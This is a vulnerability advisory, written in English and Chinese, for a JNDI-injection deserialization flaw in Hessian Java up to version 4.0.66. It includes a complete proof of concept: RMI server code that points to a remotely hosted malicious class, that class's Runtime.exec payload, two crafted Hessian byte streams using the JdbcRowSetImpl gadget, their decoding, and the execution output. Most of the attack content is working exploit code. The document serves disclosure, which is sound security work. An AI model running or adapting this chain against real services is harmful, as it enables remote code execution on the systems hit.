Vulnerability Notice

Vulnerability description

Hessian Java Implementation has a deserialization vulnerability where an attacker can complete JNDI injection through a carefully crafted stream of binary bytes when a user uses BeanDeserializer as a deserializer.

Hessian的java实现存在一个反序列化漏洞，当用户使用BeanDeserializer作为反序列化器时，攻击者可以通过精心构造的二进制字节流完成JNDI注入

The affected version:hessian-4.0.66 and before

jdk version ≤ 6u132,7u122,8u113

RMI remote command JdbcRowSetImpl class Gadget Chain Introduction:

https://javamana.com/2021/11/20211104032814265Y.html

https://i.blackhat.com/eu-19/Wednesday/eu-19-An-Far-Sides-Of-Java-Remote-Protocols.pdf

https://paper.seebug.org/1137/#apache-dubbo-http-deserialization


Proof of Concept

First, you need to prepare a malicious RMI server

准备一个RMI服务器

```
Registry registry = LocateRegistry.createRegistry(21999);
Reference ref = new Reference("Evilwindows", "Evilwindows", "http://127.0.0.
1:8888/");
ReferenceWrapper wrapper = new ReferenceWrapper(ref);
```

```java
registry.bind("server", wrapper);
System.out.println("server start");
```



```java
import java.rmi.AlreadyBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class Rmi {

    public static void main(String[] args) throws RemoteException, AlreadyBoundException, NamingException {
//...

        Registry registry = LocateRegistry.createRegistry( port: 21999);
        Reference ref = new Reference( className: "Evilwindows",  factory: "Evilwindows",  factoryLocation: "http://127.0.0.1:8888/");
        ReferenceWrapper wrapper = new ReferenceWrapper(ref);
        registry.bind( name: "server", wrapper);
        System.out.println("server start");

    }
```

```
D:\java\java8u112\bin\java.exe ...
server start
```

Place a compiled malicious class file under the http://127.0.0.1:8888/ that can be accessed

将恶意class文件放到web服务器下面，这个类文件必须可以被访问到


The contents of the class file:

```java
 import java.io.IOException;
import java.io.Serializable;
public class Evilwindows implements Serializable {
    public Evilwindows() {
        try {
            Runtime.getRuntime().exec("calc.exe");
            System.out.println("hacked");
        } catch (IOException var2) {
            var2.printStackTrace();
        }
    }
}
```

poc1:

Hessian2

```
 byte[] bytes = new byte[]{
        77,
        29, 99, 111, 109, 46, 115, 117, 110, 46, 114, 111, 119, 115, 101, 11
6, 46, 74, 100, 98, 99, 82, 111, 119, 83, 101, 116, 73, 109, 112, 108,
        14, 100, 97, 116, 97, 83, 111, 117, 114, 99, 101, 78, 97, 109, 101,
        28, 114, 109, 105, 58, 47, 47, 49, 50, 55, 46, 48, 46, 48, 46, 49, 5
8, 50, 49, 57, 57, 57, 47, 115, 101, 114, 118, 101, 114,
        10, 97, 117, 116, 111, 67, 111, 109, 109, 105, 116,
        84
};
ByteArrayInputStream in = new ByteArrayInputStream(bytes);
BeanSerializerFactory factory = new BeanSerializerFactory();
Hessian2Input hessin = new Hessian2Input(in);
hessin.setSerializerFactory(factory);
Object obj = hessin.readObject();
```




```
    ... 4 more
Caused by: java.sql.SQLException
    at com.sun.rowset.JdbcRowSetImpl.connect(Jd
    at com.sun.rowset.JdbcRowSetImpl.setAutoCom
    ... 9 more

Process finished with exit code 1
```

poc2:

Hessian1

```
 byte[] bytes = new byte[]{
        77,
        116, 0,
        29, 99, 111, 109, 46, 115, 117, 110, 46, 114, 111, 119, 115, 101, 11
6, 46, 74, 100, 98, 99, 82, 111, 119, 83, 101, 116, 73, 109, 112, 108,
        83, 0,
        14, 100, 97, 116, 97, 83, 111, 117, 114, 99, 101, 78, 97, 109, 101,
        83, 0,
        28, 114, 109, 105, 58, 47, 47, 49, 50, 55, 46, 48, 46, 48, 46, 49, 58, 50, 49, 57, 57, 57, 47, 115, 101, 114, 118, 101, 114,
        83, 0,
        10, 97, 117, 116, 111, 67, 111, 109, 109, 105, 116,
        84,
        122
};
ByteArrayInputStream in = new ByteArrayInputStream(bytes);
BeanSerializerFactory factory = new BeanSerializerFactory();
HessianInput hessin = new HessianInput(in);
hessin.setSerializerFactory(factory);
Object obj = hessin.readObject();
```



```
    at com.caucho.hessian.io.BeanDeserializer.read
    ... 4 more
Caused by: java.sql.SQLException Create breakpoint : 
    at com.sun.rowset.JdbcRowSetImpl.connect(Jdbc
    at com.sun.rowset.JdbcRowSetImpl.setAutoCommit
    ... 9 more

Process finished with exit code 1
```

It causes remote malicious class loading.

```
29, 99, 111, 109, 46, 115, 117, 110, 46, 114, 111, 119, 115, 101, 116, 46, 74, 100, 98, 99, 82, 111, 119, 83, 101, 116, 73, 109, 112, 108,
```

means String "com.sun.rowset.JdbcRowSetImpl"

```
14, 100, 97, 116, 97, 83, 111, 117, 114, 99, 101, 78, 97, 109, 101,
```

means String "dataSourceName"

```
28, 114, 109, 105, 58, 47, 47, 49, 50, 55, 46, 48, 46, 48, 46, 49, 58, 50,
49, 57, 57, 57, 47, 115, 101, 114, 118, 101, 114,
```

means String "rmi://127.0.0.1:21999/server"

```
10, 97, 117, 116, 111, 67, 111, 109, 109, 105, 116,
```

means String "autoCommit"

```
84
```

means boolean true

Code with vulnerabilities

BeanDeserializer#readMap:

```
public Object readMap(AbstractHessianInput in, Object obj)
  throws IOException
{
  try {
    int ref = in.addRef(obj);

    while (! in.isEnd()) {
      Object key = in.readObject();

      Method method = (Method) _methodMap.get(key);

      if (method != null) {
        Object value = in.readObject(method.getParameterTypes()[0]);

        method.invoke(obj, new Object[] {value });
      }
      else {
        Object value = in.readObject();
      }
    }

    in.readMapEnd();

    Object resolve = resolve(obj);

    if (obj != resolve)
      in.setRef(ref, resolve);

    return resolve;
  } catch (IOException e) {
    throw e;
  } catch (Exception e) {
    throw new IOExceptionWrapper(e);
  }
}
```

The JdbcRowSetImpl#setDataSourceName method and the JdbcRowSetImpl#setAutoCommit method can be placed in the member variable _methodMap by the BeanDeserializer#getMethodMap method

JdbcRowSetImpl#setDataSourceName和JdbcRowSetImpl#setAutoCommit可以通过BeanDeserializer#getMethodMap方法被放入成员变量_methodMap中